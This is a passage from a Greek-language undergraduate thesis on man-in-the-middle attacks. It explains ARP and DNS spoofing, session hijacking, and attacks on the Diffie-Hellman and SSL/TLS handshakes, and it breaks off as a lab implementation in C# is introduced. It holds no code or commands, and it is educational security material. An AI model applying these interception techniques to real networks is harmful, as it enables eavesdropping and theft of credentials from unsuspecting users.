- Phishing: Είναι η ενέργεια εξαπάτησης των χρηστών του διαδικτύου, κατά την οποία ο κακόβουλος χρήστης υποδύεται μια αξιόπιστη οντότητα και εκμεταλλεύεται τους χρήστες με σκοπό την απόκτηση προσωπικών δεδομένων.[12]

- Social engineering: Το social engineering (κοινωνική μηχανή) θεωρείται από τις παλαιότερες τεχνικές ανεύρεσης πληροφοριών. Στηρίζεται κυρίως στην περιέργεια και άγνοια των ανθρώπων. Ο κακόβουλος χρήστης συλλέγει πληροφορίες που θα του φανούν χρήσιμες είτε από ιστοσελίδες εταιριών είτε από τηλεφωνικές συνομιλίες, όπως ονόματα διαχειριστών, ημερομηνίες γέννησής κ.α. Οι πληροφορίες αυτές χρησιμοποιούνται αργότερα σε συνομιλία, είτε τηλεφωνική είτε μέσω ηλεκτρονικού ταχυδρομείου για να πεισθεί ο συνομιλητής-θύμα ότι πρόκειται περί γνωστού και έτσι να του αποσπαστούν σημαντικές πληροφορίες, κωδικοί πρόσβασης.

- Shoulder surfing: Η επίθεση shoulder surfing εφαρμόζεται κυρίως λόγο της αφέλειας του χρήστη στο να έχει εμφανές τον προσωπικό του κωδικό. Αυτή την επίθεση τη συναντάμε κυρίως όταν οι χρήστες αφήνουν τους κωδικούς τους σε εμφανή σημείο.

- Guess: Στη περίπτωση αυτή, Guess χαρακτηρίζεται η διαδικασία του κακόβουλου χρήστη να «μαντέψει» έναν κωδικό πρόσβασης επειδή δεν είναι αρκετά «δύσκολος».

3.3.4 Επίθεση Αλλοίωσης

*3.3.4.1 **Μολύνσεις από ιούς***

Ένας από τους πιο γνωστούς τρόπους επίθεσης είναι η μόλυνση με ιούς. Οι ιοί είναι προγράμματα που στοχεύουν στην Εμπιστευτικότητα, την Ακεραιότητα ή και τη Διαθεσιμότητα των συστημάτων. Για την μόλυνση ενός συστήματος απαιτείται η άμεση συμμετοχή του ανθρώπου (ανταλλαγή αρχείων, άνοιγμα μηνυμάτων άγνωστης προελεύσεως), ή η έμμεση (ανεπαρκής προστασία υπολογιστή). Το τμήμα του κώδικα που είναι υπεύθυνο για τις παρενέργειες του λογισμικού ονομάζεται φορτίο (payload).

Σκοπός ενός κακόβουλου λογισμικού είναι:

- η αναπαραγωγή του, στοχεύοντας στην εξάπλωση του συστήματος από πρόγραμμα σε πρόγραμμα καθώς και
- η μετάδοση του, δηλαδή η εξάπλωση του από Η/Υ σε Η/Υ.

Ένα κακόβουλο λογισμικό συνήθως προσπαθεί να:

- Εγκατασταθεί στην κατάλληλη περιοχή έτσι ώστε το φορτίο του να εκτελείται κάποιες φορές, πάντα ή καθόλου. Η πιο συνηθισμένη τακτική είναι η δημιουργία μιας εγγραφής στο μητρώο του συστήματος.
- Εγκατασταθεί στην κατάλληλη περιοχή, έτσι ώστε η εκτέλεση του να μην είναι ανιχνεύσιμη
- Εγκατασταθεί στην κατάλληλη θέση έτσι ώστε να μην μπορεί να αφαιρεθεί εύκολα.

Οι ιοί συνήθως μεταδίδονται μέσω:

- Ηλεκτρονικής αλληλογραφίας: το κακόβουλο λογισμικό βρίσκεται σε κάποιο μήνυμα. Η αποστολή του μηνύματος μπορεί να ευθύνεται σε κάποιο τρίτο άτομο ή είναι αποτέλεσμα αυτόματης μετάδοσης
- Αφαιρούμενων αποθηκευτικών μέσων: CD, DVD, USB
- Web: εκτελέσιμος κώδικας ενσωματωμένος σε σελίδες html
- Άλλων υπηρεσιών διαδικτυακής επικοινωνίας: υπηρεσίες συνομιλίας σε πραγματικό χρόνο, υπηρεσίες ομάδων συζήτησης, προγράμματα ανταλλαγής αρχείων
- Δικτύων (LAN, WAN): το κακόβουλο λογισμικό εκμεταλλεύεται ευπάθειες δικτυακών πρωτοκόλλων, εφαρμογών και δικτυακών λειτουργικών

συστημάτων, ώστε να μεταδίδεται αυτόματα μέσω τοπικών δικτύων που εκτελούν το πρωτόκολλο TCP/IP.

3.4 Επίθεση ενδιάμεσης οντότητας στα πρωτόκολλα επικοινωνίας

3.4.1 Εισαγωγή

Τα πρωτόκολλα επικοινωνίας είναι μια σειρά από κανόνες σύμφωνα με τους οποίους επικοινωνούν μεταξύ τους οι κόμβοι ενός δικτύου. Το πρωτόκολλο είναι ένα είδος κοινής γλώσσας το οποίο επιτρέπει ακόμα και σε ανόμοια μεταξύ τους συστήματα να επικοινωνούν και να ανταλλάσουν δεδομένα. Στο κεφάλαιο αυτό γίνεται αναφορά των πρωτόκολλων ARP και DNS, στα οποία γίνεται και η επίθεση ενδιάμεσης οντότητας.


Στο ARP πρωτόκολλο κάθε φορά που πρέπει να γίνει γνωστή η MAC Address που αντιστοιχεί σε κάποια συγκεκριμένη διεύθυνση IP, στέλνει ένα broadcast πακέτο σε όλους τους υπολογιστές του δικτύου. Κάθε υπολογιστής, λαμβάνει αυτό το πακέτο, συγκρίνει την IP που περιέχει με τη δική του και αν οι δύο διευθύνσεις είναι ίδιες στέλνει ένα reply message στον υπολογιστή που έκανε την ερώτηση. Το reply message περιέχει τη MAC Address του υπολογιστή αποστολέα, η οποία ταυτοποιείται, απομονώνεται και αποθηκεύεται στην ARP cache του.

Η δημιουργία του πρωτόκολλου DNS είχε ως στόχο να διευκολύνει τον άνθρωπο έτσι ώστε να μην χρειάζεται να θυμάται αριθμητικές διευθύνσεις αλλά ονόματα. Το πρωτόκολλο αυτό επιτρέπει την ανεύρεση ενός server ή μιας υπηρεσίας χρησιμοποιώντας ένα όνομα. Επίσης, το DNS χρησιμοποιείται για να αντιστοιχίσει διευθύνσεις IP με ονόματα. Έτσι, ο διαχειριστής ενός δικτύου μπορεί να χρησιμοποιήσει ονόματα για να επικοινωνήσει. Τέλος, δίνει τη δυνατότητα αντιστοίχισης μεταξύ ονομάτων, καθώς και την αντιστοίχιση ενός ονόματος σε πολλαπλές διευθύνσεις IP, πράγμα που βοηθά στη διαμοίραση του φόρτου μιας δικτυακής υπηρεσίας σε περισσότερους του ενός server.

3.4.2 ARP spoofing

Σε ένα LAN δίκτυο η μεταφορά δεδομένων πραγματοποιείται με τις MAC διευθύνσεις. Είναι σημαντικό να γίνει μετατροπή της διεύθυνσης IP σε MAC προκειμένου να επικοινωνήσουν στο LAN μέσω μιας TCP επικοινωνίας. Το πρωτόκολλο που χρησιμοποιείται για την εκτέλεση αυτών των λειτουργιών είναι το πρωτόκολλο ARP. Σε μια φυσιολογική ARP επικοινωνία, ο host A στέλνει πακέτα (broadcast) τα οποία περιέχουν την IP address του και την IP address του host B που θέλει να επικοινωνήσει. Αν ο host B έχει την IP address που ζήτησε ο host A, τότε θα στείλει ένα ARP reply, το οποίο θα περιέχει την IP και MAC address του. Ο host A θα αποθηκεύσει στην ARP cache του το ζευγάρι IP και MAC address από το host B που έστειλε ARP request. Το πρωτόκολλο ARP δεν είναι ένα ασφαλές πρωτόκολλο και η ARP cache του δεν έχει αλάνθαστο μηχανισμό πράγμα το οποίο δημιουργεί πρόβλημα.[3]


Το ARP Spoofing είναι ένας τύπος παραβίασης σε δίκτυο υπολογιστών το οποίο βασίζεται στο πρωτόκολλο ARP. Ο κακόβουλος χρήστης μπορεί μεταδίδοντας λανθασμένα πακέτα ARP να μπερδέψει άλλους host ώστε να στείλουν τα πλαίσια δεδομένων (data frames) τους σε άλλον υπολογιστή χωρίς να το αντιληφθούν. Με αυτό τον τρόπο μπορεί να γίνει παρακολούθηση δύο host, ενός host και ενός υποδικτύου, ενός host και του διαδικτύου αλλά και οποιουδήποτε συνδυασμού των παραπάνω. Έστω ότι ο κακόβουλος χρήστης θέλει να «μπει» ανάμεσα στην επικοινωνία δύο χρηστών δίχως να το αντιληφθεί κανείς από τους χρήστες. Για να γίνει αυτό στέλνει πακέτα ARP στον host A με την IP του B και MAC address τη δική του. Έτσι, λοιπόν, όταν ο host A θα στείλει πακέτα στον host B θα χρησιμοποιήσει τη MAC του κακόβουλου χρήστη και όλα τα πακέτα θα κατευθυνθούν προς τον ίδιο. Με τον ίδιο τρόπο εξαπατά και τον host B. [10]



Εικόνα 5: ARP Spoofing


3.4.3 DNS Spoofing

Στόχος αυτής της επίθεσης είναι να παρέχονται ψεύτικες πληροφορίες οι οποίες θα οδηγήσουν στο χάσιμο των πιστοποιητικών. Αυτό το είδος επίθεσης είναι μια online επίθεση ενδιάμεσης οντότητας, όπου ο κακόβουλος χρήστης δημιουργεί ένα ψεύτικο website, μιας τράπεζας για παράδειγμα, έτσι ώστε όταν το θύμα επισκεφτεί το website της τράπεζας να μεταφέρεται αυτόματα στο website που έχει φτιάξει ο κακόβουλος χρήστης και έτσι ο ίδιος να αποκτά πρόσβαση στα πιστοποιητικά του θύματος. Μόλις ο χρήστης επισκεφθεί μια σελίδα από τον υπολογιστή του, το DNS request στέλνετε στον DNS server και τότε δέχεται DNS reply για απάντηση.



Εικόνα 6: DNS επικοινωνία μεταξύ host και DNS server

Το DNS request και reply σχεδιάστηκαν μαζί με έναν μοναδικό αριθμό ταυτοποίησης. Αν ο κακόβουλος χρήστης λάβει το μοναδικό αριθμό ταυτοποίησης τότε ανακατευθύνει το θύμα στην ψεύτικη ιστοσελίδα εκτελώντας το ARP cache poisoning και παρακάμπτοντας το DNS request message στο οποίο στέλνεται μια ψεύτικη απάντηση.



Εικόνα 7: Εκτέλεση επίθεσης ενδιάμεσης οντότητας χρησιμοποιώντας DNS spoofing

Το host computer θέλει να συνδεθεί με μια σελίδα και έτσι στέλνει μια DNS αίτηση ερώτησης στο DNS server αλλά εξαιτίας της επίθεσης ενδιάμεσης οντότητας, ο κακόβουλος χρήστης διακόπτει τη DNS ερώτηση και στέλνει μια ψεύτικη DNS απάντηση στο host PC. Το host PC δεν μπορεί να γνωρίζει πότε η απάντηση είναι θεμιτή ή όχι και έτσι θα ξεκινήσει η επικοινωνία με το κακόβουλο website του κακόβουλου χρήστη το οποίο προκαλεί παραβιάσεις δεδομένων.

3.4.4 Session hijacking attack

Όπως υποδηλώνει και το όνομα session καλείται η διαδικασία όταν έχουμε σύνδεση μεταξύ ενός client με έναν server. Μόλις η session εγκαθιδρυθεί μεταξύ host PC και web server ο κακόβουλος χρήστης μπορεί να αποκτήσει βέβαια τμήματα της session τα οποία γίνονται από τη σύλληψη των cookies που χρησιμοποιούνται για την εγκαθίδρυση της session.Μετά την εγκαθίδρυση της session ο κακόβουλος χρήστης αποκτά τις session πληροφορίες μεταξύ του host PC και του web server και ελέγχει τη session.

4

Η εφαρμογή της επίθεσης Ενδιάμεσης Οντότητας

4.1 Εισαγωγή

Σε αυτή την πτυχιακή εργασία γίνεται υλοποίηση της επίθεσης ενδιάμεσης οντότητας που αποτελεί την πιο δημοφιλή μέθοδο για την επίτευξη της πλαστοπροσωπίας. Ταυτόχρονα το σύνολο των επιθέσεων όπως το DoS, χρησιμοποιούν αυτή την τεχνική για την παραπλάνηση του χρήστη ακόμα και αν ο στόχος του κακόβουλου χρήστη είναι η απόσπαση, υποκλοπή δεδομένων, η παρακολούθηση του λειτουργικού του συστήματος, η ενεργοποίηση κακόβουλου λογισμικού κ.α. Ο λόγος που επιλέχθηκε η υλοποίηση της επίθεσης ενδιάμεσης οντότητας είναι γιατί θεωρείται μία από τις πιο κοινές παραβιάσεις ασφαλείας στις επικοινωνίες. Έπειτα , υπάρχει άφθονο υλικό στο διαδίκτυο για το πώς μπορεί ακόμη και ένας άπειρος χρήστης ακολουθώντας κάποια συγκεκριμένα βήματα να προκαλέσει με ευκολία προβλήματα σε ένα δίκτυο.

4.2 Πως λειτουργεί η επίθεση ενδιάμεσης οντότητας


Όπως αναφέρθηκε και στα προηγούμενα κεφάλαια η επίθεση ενδιάμεσης οντότητας είναι μια κοινή παραβίαση ασφάλειας στις επικοινωνίες. Κατά την επικοινωνία δύο έμπιστων ατόμων μεταξύ τους, ο κακόβουλος χρήστης παρεμβάλλεται στη μέση με σκοπό να παρακολουθεί τη συνομιλία ενώ παράλληλα έχει τη δυνατότητα εκτός από το να παρακολουθεί τη συνομιλία να την τροποποιεί ή και να την απορρίπτει και να δημιουργεί νέα. Για να συμβεί αυτό πρέπει ο κακόβουλος χρήστης να πείσει τα δύο μέρη της συνομιλίας πως το κανάλι επικοινωνίας είναι ασφαλές.

Έστω η Alice θέλει να επικοινωνήσει με τον Bob. Η Eve παρεμβάλλεται στη μέση της επικοινωνίας δίχως να το αντιληφθεί κανείς, ενώ τα θύματα πιστεύουν πως επικοινωνούν με ασφάλεια μεταξύ τους. Στη πραγματικότητα όμως η Eve μπορεί να υποκλέψει τα μηνύματα, να τα τροποποιήσει ή και να δημιουργήσει πλαστά. Η επίθεση ενδιάμεσης οντότητας μπορεί να πραγματοποιηθεί σε πολλά επίπεδα και με πολλούς τρόπους. Κάποιος από αυτούς είναι η επίθεση με ανταλλαγή δημόσιων κλειδιών.

4.2.1 Επίθεση σε επικοινωνία με ανταλλαγή δημόσιων κλειδιών

Έστω ότι η Alice θέλει να επικοινωνήσει με τον Bob με τη χρήση κρυπτογράφησης δημόσιου κλειδιού. Ανάμεσα τους βρίσκεται η Eve και παρακολουθεί τη συζήτηση αλλά κανείς από τους δυο δεν το γνωρίζει. Για να ξεκινήσει η επικοινωνία η Alice ζητά από τον Bob να της στείλει το δημόσιο κλειδί του. Αν ο Bob στείλει το δημόσιο κλειδί του τότε η Eve θα το λάβει και θα στείλει στην Alice στη θέση του δημόσιου κλειδιού του Bob το δικό της. Έτσι ξεκινά η επίθεση ενδιάμεσης οντότητας.

Η Alice λαμβάνει το πλαστό κλειδί της Eve το οποίο θεωρεί ότι ανήκει στον Bob. Κρυπτογραφεί το μήνυμα με το πλαστό κλειδί της Eve και στέλνει το μήνυμα στον Bob. Η Eve υποκλέπτει το μήνυμα αυτό, αν θέλει το παραποιεί και το στέλνει κρυπτογραφημένο με το δημόσιο κλειδί του Bob, στον Bob. Όταν ο Bob λαμβάνει το πλαστογραφημένο μήνυμα από την Eve, το αποκρυπτογραφεί χρησιμοποιώντας το ιδιωτικό του κλειδί και θεωρεί ότι το μήνυμα έχει σταλεί από την Alice. [4]



Εικόνα 8: Διάγραμμα επίθεσης ενδιάμεσης οντότητας

4.3 Πρωτόκολλα ασφαλείας ευάλωτα στην επίθεση ενδιάμεσης οντότητας

4.3.1 Diffie-Hellman

Το Πρωτόκολλο Diffie-Hellman επιτρέπει σε δύο οντότητες που δεν έχουν επικοινωνήσει ξανά να ανταλλάξουν ένα κοινό κλειδί ενός μη ασφαλούς διαύλου επικοινωνίας.

Το πρωτόκολλο αυτό χρησιμοποιεί πολλαπλασιαστική ομάδα των ακεραίων mod p, όπου p ο πρώτος αριθμός και g είναι γεννήτορας της πολλαπλασιαστικής ομάδας mod p.

Τα βήματα για δύο οντότητες οι οποίες θέλουν να ανταλλάξουν ένα μυστικό κλειδί είναι αρχικά, ο Α να υπολογίσει ένα μυστικό κλειδί a το οποίο δεν πρόκειται να αποκαλύψει σε κανένα στάδιο του πρωτοκόλλου και τους τυχαίους αριθμούς g, p επιλέγοντας για p έναν πρώτο αριθμό. Στέλνει στον Β το μήνυμα: ‘ g, p, g^a mod p ‘. Στη συνέχεια, ο Β λαμβάνει το μήνυμα, επιλέγει με τη σειρά του ένα μυστικό κλειδί b, και στέλνει στον Α το μήνυμα: ‘ g^b mod p ‘ .

Στο τέλος των μηνυμάτων αυτών και οι δύο οντότητες γνωρίζουν έναν αριθμό που δεν τον ξέρει κανείς, τον g^{ab} mod p. Παρόλο που μέσα στο μη ασφαλές κανάλι έχουν περάσει οι πληροφορίες: g, p, g^a mod p, g^b mod p κανείς άλλος εκτός των Α και Β δεν μπορεί να υπολογίσει το g^{ab} mod p. Τέλος, το πρωτόκολλο Diffie-Hellman δεν παρέχει πιστοποίηση της ταυτότητας των μερών της επικοινωνίας και μπορεί εύκολα να υποστεί επίθεση ενδιάμεσης οντότητας. Στη περίπτωση αυτή ο κακόβουλος χρήστης μπορεί να συστήσει δύο διακριτές Diffie-Hellman ανταλλαγές κλειδιών, μια με τη μια οντότητα και μια με την άλλη, υποδυόμενος στη κάθε μια οντότητα την άλλη. Γι αυτό το λόγο χρειάζεται να γίνεται εξακρίβωση της ταυτότητας της κάθε οντότητας για τυχόν τέτοιες επιθέσεις. [11]

4.3.2 SSL

Το SSL είναι μια τεχνολογία που βασίζεται στην κρυπτογραφία και λειτουργεί σαν ένα επίπεδο που υπάρχει ανάμεσα σε πρωτόκολλα όπως το HTTP και το FTP και υποκείμενα πρωτόκολλα που υπάρχουν στοTCP/IP.

Το SSL χρησιμοποιεί μεθόδους κρυπτογράφησης των δεδομένων που ανταλλάσσονται μεταξύ δύο συσκευών εγκαθιδρύοντας μία ασφαλή σύνδεση μεταξύ τους μέσω του διαδικτύου. Το πρωτόκολλο αυτό χρησιμοποιεί το TCP/IP για τη

μεταφορά των δεδομένων και είναι ανεξάρτητο από την εφαρμογή που χρησιμοποιεί ο τελικός χρήστης. Η πραγματική λειτουργία του SSL είναι να παίρνει τις πληροφορίες από τις εφαρμογές υψηλότερων επιπέδων, να τις κρυπτογραφεί και στη συνέχεια να τις μεταδίδει στο PC που τις ζήτησε.[20]

Το πρωτόκολλο SSL χρησιμοποιεί έναν συνδυασμό της κρυπτογράφησης δημοσίου και συμμετρικού κλειδιού. Η κρυπτογράφηση συμμετρικού κλειδιού είναι πιο γρήγορη και αποδοτική σε σχέση με την κρυπτογράφηση δημοσίου κλειδιού. Η σύνδεση SSL ξεκινάει με την ανταλλαγή μηνυμάτων από τον server και τον client μέχρι να επιτευχθεί ασφαλής σύνδεση (χειραψία-handshake). Η χειραψία επιτρέπει στον server να αποδείξει την ταυτότητα του στον client χρησιμοποιώντας τεχνικές κρυπτογράφησης δημοσίου κλειδιού και στη συνέχεια επιτρέπει στον client και τον server να συνεργαστούν για τη δημιουργία ενός συμμετρικού κλειδιού που θα χρησιμοποιηθεί στην γρήγορη κρυπτογράφηση και αποκρυπτογράφηση των δεδομένων που ανταλλάσσονται μεταξύ τους. Η διαδικασία χειραψίας γίνεται ως εξής:

1. Ο client στέλνει στον server την έκδοση του SSL που χρησιμοποιεί, τον επιθυμητό αλγόριθμο κρυπτογράφησης, μερικά δεδομένα που έχουν παραχθεί τυχαία και οποιαδήποτε άλλη πληροφορία χρειάζεται ο server για να ξεκινήσει μια σύνδεση SSL.
2. Ο server απαντά στέλνοντας παρόμοιες πληροφορίες όπως οι προηγούμενες μαζί και το ψηφιακό πιστοποιητικό του, το οποίο τον πιστοποιεί στον client.
3. Ο client λαμβάνει το ψηφιακό πιστοποιητικό του server και το χρησιμοποιεί για να τον πιστοποιήσει. Εάν η πιστοποίηση δεν είναι δυνατή, τότε ο χρήστης ενημερώνεται με ένα μήνυμα σφάλματος και η σύνδεση SSL ακυρώνεται. Αν η πιστοποίηση του server γίνει χωρίς κάποιο πρόβλημα, τότε η διαδικασία της χειραψίας συνεχίζεται.
4. Ο client συνεργάζεται με τον server και αποφασίζουν τον αλγόριθμο κρυπτογράφησης που θα χρησιμοποιηθεί στην ασφαλή σύνδεση SSL. Επίσης ο client δημιουργεί το συμμετρικό κλειδί που θα χρησιμοποιηθεί στον αλγόριθμο κρυπτογράφησης και το στέλνει στον server κρυπτογραφημένο με τη χρήση κρυπτογράφησης δημοσίου κλειδιού. Δηλαδή χρησιμοποιεί το δημόσιο κλειδί του server που αναγράφεται πάνω στο ψηφιακό του πιστοποιητικό για να κρυπτογραφήσει το συμμετρικό κλειδί και να του το στείλει. Έπειτα, ο server χρησιμοποιώντας το ιδιωτικό του κλειδί μπορεί να αποκρυπτογραφήσει το μήνυμα και να αποκτήσει το συμμετρικό κλειδί που θα χρησιμοποιηθεί για την σύνδεση.
5. Ο client στέλνει ένα μήνυμα στον server ενημερώνοντας τον ότι είναι έτοιμος να ξεκινήσει την κρυπτογραφημένη σύνδεση.

6. Ο server στέλνει ένα μήνυμα στον client ενημερώνοντας τον ότι και αυτός είναι έτοιμος να ξεκινήσει την κρυπτογραφημένη σύνδεση.
7. Η χειραψία έχει ολοκληρωθεί και τα μηνύματα που ανταλλάσουν ο client και ο server είναι κρυπτογραφημένα. [13]

4.4 Επίθεση ενδιάμεσης οντότητας στο Diffie-Hellman

Έστω η Alice και ο Bob είναι δύο χρήστες οι οποίοι θέλουν να επικοινωνήσουν μεταξύ τους. Ο κακόβουλος χρήστης η Eve μπορεί να μεταμφιεστεί και να πάρει το ρόλο της Alice είτε του Bob. Με αυτόν τον τρόπο η Eve μπορεί να διαβάζει την ανταλλαγή των μηνυμάτων μεταξύ της Alice και του Bob χωρίς εκείνοι να το καταλαβαίνουν.

Η Alice νομίζει ότι έχει ανταλλάξει το κλειδί K με τον Bob, αλλά στην πραγματικότητα έχει παρεμβληθεί η Eve και η ανταλλαγή έχει γίνει μαζί της. Ο Bob νομίζει ότι και αυτός έχει ανταλλάξει το κλειδί K με την Alice αλλά και πάλι η ανταλλαγή έχει γίνει με την Eve.

Στη περίπτωση που η Alice ανταλλάξει μηνύματα με τον Bob, η Eve θα μπορεί να αποκρυπτογραφήσει το μήνυμα με το κλειδί K, να το διαβάσει και να το κρυπτογραφήσει ξανά με το κλειδί K, προτού το στείλει στον Bob. Φυσικά το ίδιο ισχύει και στη περίπτωση που στείλει ο Bob στην Alice.

Τέλος, αξίζει να σημειωθεί πως η αδυναμία αυτή οφείλεται στο γεγονός στο ότι δεν υπάρχει αμοιβαία πιστοποίηση ταυτότητας μεταξύ των οντοτήτων.

4.5 Επιθέσεις ενδιάμεσης οντότητας στο SSL/TLS

4.5.1 Self signed certificate attack

Ένα σενάριο επίθεσης ενδιάμεσου σε μια σύνδεση TLS είναι αυτό της εγκαθίδρυσης μιας TLS σύνδεσης ανάμεσα στον client και τον επιτιθέμενο και άλλη μία ανάμεσα στον server και τον επιτιθέμενο, με τη χρήση ενός πιστοποιητικού που είναι υπογεγραμμένο από τον επιτιθέμενο αντί για ένα Certificate Authority (CA). Ο κακόβουλος χρήστης λειτουργεί σαν client όταν επικοινωνεί με τον server και αντίστροφα.

Αρκετές εφαρμογές client εμφανίζουν κάποιο μήνυμα λάθους αλλά δίνουν τη δυνατότητα στο χρήστη να αποδεχτεί το πιστοποιητικό και να προχωρήσει τη

σύνδεση. Πολλοί χρήστες όμως δεν γνωρίζουν τη λειτουργία του δημοσίου κλειδιού και αγνοούν το σφάλμα και αποδέχονται το πιστοποιητικό.

4.5.2 Compelled certificate creation attack

Ακόμη πιο αποτελεσματική είναι μια επίθεση με πλαστά πιστοποιητικά, που έχουν όμως υπογραφεί από μία από τις πολλές (CAs) που εμπιστεύονται π.χ. οι web browsers. Σε περίπτωση που κάποιος έχει στη κατοχή του το ιδιωτικό κλειδί μιας CA, μπορεί να κατασκευάσει και να υπογράψει πιστοποιητικά για οποιοδήποτε domain name τα οποία θα γίνονται από τους web browsers και όλες οι εφαρμογές client που εμπιστεύονται από την αρχή.

Με το πιστοποιητικό αυτό μπορεί να πραγματοποιηθεί επίθεση ενδιάμεσης οντότητας αλλά στην εφαρμογή client δεν προειδοποιείται ο χρήστης ότι υπάρχει κάποιο πρόβλημα, αφού τα πιστοποιητικά επαληθεύονται επιτυχώς και δεν υπάρχει κανένας άλλος τρόπος για να εξακριβώσει ο χρήστης ότι το σύστημα του δέχεται επίθεση.

Πρόσβαση στα πιστοποιητικά αναγνωρισμένων αρχών πιστοποίησης μπορούν να έχουν hackers ή crackers που εκμεταλλεύονται λάθη για να αποκτήσουν πρόσβαση σε αρχεία ακόμη και εργαζόμενοι που ενδέχεται να καταχραστούν τα πιστοποιητικά.

5

Υλοποίηση

5.1 Εισαγωγή

Στο κεφάλαιο αυτό παρουσιάζεται ο τρόπος που επικοινωνεί ένας client με έναν server καθώς και ο τρόπος που πραγματοποιείται μια επίθεση μεταξύ ενός client και ενός server. Αρχικά, τα δύο μέρη προσπαθούν να επικοινωνήσουν με ασφάλεια χρησιμοποιώντας το πρωτόκολλο Diffie-Hellman δημιουργώντας ένα διαμοιραζόμενο μυστικό κλειδί. Ο client επικοινωνεί με τον server στην IP 192.168.1.7 του server και στη θύρα 1550. Στη συνέχεια, πραγματοποιείται η εκτέλεση της επίθεσης με το αντίστοιχο πρόγραμμα που έχει υλοποιηθεί, έτσι ώστε η πληροφορία να περνάει μέσα από τον υπολογιστή που πραγματοποιήθηκε η επίθεση. Με την βοήθεια του κατάλληλου εργαλείου «Wireshark» εμφανίζεται το μήνυμα που έστειλε ο client στον server καθώς και τα κλειδιά που αντάλλαξαν μεταξύ τους. Το πρόγραμμα που πραγματοποιεί την επίθεση δημιουργήθηκε στη πλατφόρμα του .NET με τη γλώσσα προγραμματισμού C# 